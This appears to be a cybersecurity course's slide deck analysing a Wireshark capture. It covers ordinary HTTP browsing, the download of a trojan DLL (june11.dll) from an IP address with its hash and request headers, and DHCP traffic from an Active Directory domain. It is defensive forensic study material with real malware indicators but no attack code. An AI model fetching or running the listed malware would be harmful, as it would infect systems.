
Installing Desktop Background -Behavior 2

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)? **HTTP**
- What, specifically, was the user doing? Which site were they browsing? **They were browsing green.mattingsolutions.co**

27702	b5689023.green.mattingsolutions.co	3,592 kB	empty.gif?ss&ss
-------	------------------------------------	----------	-----------------

- Include a description of any interesting files. **“empty.gif?ss&ss1img” shows the desktop background**



Malicious Activity

Downloading Malware (June11.dll)

Summarize the following:

- We observed a malware download, using TCP and HTTP protocols.
- They were browsing youtube.com
- june11.dll is name of the malicious file downloaded. This file was a trojan and commonly effects windows machines.



15 engines detected this file

d3636666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

Google Update

invalid-signature overlay pedll signed

A screenshot of the Wireshark network protocol analyzer interface. The top pane shows a list of network packets. Packet 58752 is selected, showing an HTTP GET request for /files/june11.dll. The bottom pane shows the details of this packet, including the request method (GET), URI (/files/june11.dll), version (HTTP/1.1), and various headers like Accept, Accept-Encoding, User-Agent, Host, Connection, Cookie, and Cookie pair. The packet list shows a sequence of TCP and HTTP packets between source IP 10.6.12.203 and destination IP 205.185.125.104.

No.	Time	Source	Destination	Protocol	Length	Info
58745	658.615056700	10.6.12.203	205.185.125.104	TCP	66	49739 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_P...
58747	658.616839000	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
58748	658.621258400	10.6.12.203	205.185.125.104	HTTP	275	GET /pQ8tWj HTTP/1.1
58751	658.631653800	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=222 Ack=489 Win=65535 Len=0
58752	658.636633700	10.6.12.203	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1
58759	658.740935000	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=2945 Win=65535 Len=0
58762	658.782811100	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=6629 Win=65535 Len=0
58766	658.845240900	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=12769 Win=65535 Len=0
58772	658.948640200	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=15225 Win=65535 Len=0
58773	658.949499400	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=18909 Win=65535 Len=0
58779	659.052943100	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=25049 Win=65535 Len=0
58790	659.258909000	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=32417 Win=65535 Len=0
58791	659.259765900	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=37329 Win=65535 Len=0
58794	659.301666100	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=39785 Win=65535 Len=0
58802	659.433031300	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=44697 Win=65535 Len=0
58805	659.467508100	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=49609 Win=65535 Len=0
58816	659.680034100	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=56909 Win=65535 Len=0
58824	659.817052200	10.6.12.203	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=480 Ack=68261 Win=65535 Len=0

Request Method: GET
Request URI: /files/june11.dll
Request Version: HTTP/1.1
Accept: */*\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
Host: 205.185.125.104\r\n
Connection: Keep-Alive\r\n
Cookie: _subid=3mmhnd8jp\r\n
Cookie pair: _subid=3mmhnd8jp
Full request URI: http://205.185.125.104/files/june11.dll
HTTP request 2/2
Prev request in frame: 58748
Response in frame: 59388

0080 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d e..User- Agent: M
0090 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 63 6f 6d 70 ozilla/4 .0 (comp
00a0 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 37 2e 30 atible; MSIE 7.0
00b0 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e ; Window s NT 10.
00c0 30 3b 20 57 4f 57 36 34 3b 20 54 72 69 64 65 6e 0; WOW64 ; Triden
00d0 74 2f 37 2e 30 3b 20 2e 4e 45 54 34 2e 30 43 3b t/7.0; . NET4.0C;
00e0 20 2e 4e 45 54 34 2e 30 45 29 0d 0a 48 6f 73 74 .NET4.0 E)..Host


HTTP User-Agent header (http.user_agent), 105 bytes

Packets: 104286 · Displayed: 2567 (2.5%) Profile: Default

Downloading Malware (June11.dll)

Summarize the following:

- What, specifically, was the user doing?
 - They were exploring Youtube.com
- Which site were they browsing?
 - They were browsing 205.185.125.104 when they downloaded the dll. See screenshot below that there is a “Deceptive Site Ahead” alert when trying to access this address.



Setting up an AD Network and Domain Controller

Summarize the following:


- frank-n-ted.com webserver was created on the corporate network.

bootp							
No.	Time	Source	Destination	Protocol	Length	Info	
3312	50.382222800	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform	- Transaction ID 0x45714260
23687	335.628617000	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK	- Transaction ID 0x463c3b47
23708	336.029724400	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform	- Transaction ID 0x463c3b47
31783	461.405481600	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK	- Transaction ID 0x8b4f027d
31788	461.414812500	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform	- Transaction ID 0x8b4f027d
55419	641.041865800	0.0.0.0	255.255.255.255	DHCP	378	DHCP Request	- Transaction ID 0xba8bd7f0
55420	641.047496500	10.6.12.12	255.255.255.255	DHCP	351	DHCP ACK	- Transaction ID 0xba8bd7f0
56171	644.329009000	0.0.0.0	255.255.255.255	DHCP	380	DHCP Request	- Transaction ID 0x6b0e1d90
56172	644.334065400	10.6.12.12	255.255.255.255	DHCP	342	DHCP NAK	- Transaction ID 0x6b0e1d90
65433	743.503872800	0.0.0.0	255.255.255.255	DHCP	379	DHCP Request	- Transaction ID 0x20640255
65434	743.509344200	10.0.0.1	10.0.0.201	DHCP	342	DHCP ACK	- Transaction ID 0x20640255
82231	902.090777100	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform	- Transaction ID 0x45714260
1025...	1187.3371614...	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK	- Transaction ID 0x463c3b47
1026	1187.7282620	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform	- Transaction ID 0x463c3b47
<div>▶ Option: (1) Subnet Mask (255.255.255.0)</div> <div>▶ Option: (81) Client Fully Qualified Domain Name</div> <div>▼ Option: (3) Router</div> <div>Length: 4</div> <div>Router: 10.6.12.1</div> <div>▼ Option: (6) Domain Name Server</div> <div>Length: 4</div> <div>Domain Name Server: 10.6.12.12</div> <div>▼ Option: (15) Domain Name</div> <div>Length: 16</div> <div>Domain Name: frank-n-ted.com</div> <div>▼ Option: (255) End</div> <div>Option End: 255</div>							

Other Interesting Files

Family.jpg

There were many empty.gif files, as well as the “family” file from our activity. We did not have the passphrase for it.



Recap

- Red Team
 - Network Topology and Critical Vulnerabilities
 - Exploits Used
 - Avoiding Detection
 - Maintaining Access
- Blue Team
 - Alerts Implemented
 - Hardening
 - Implementing Patches
- Network Activity
 - Traffic Profile
 - Normal Activity
 - Malicious Activity

The End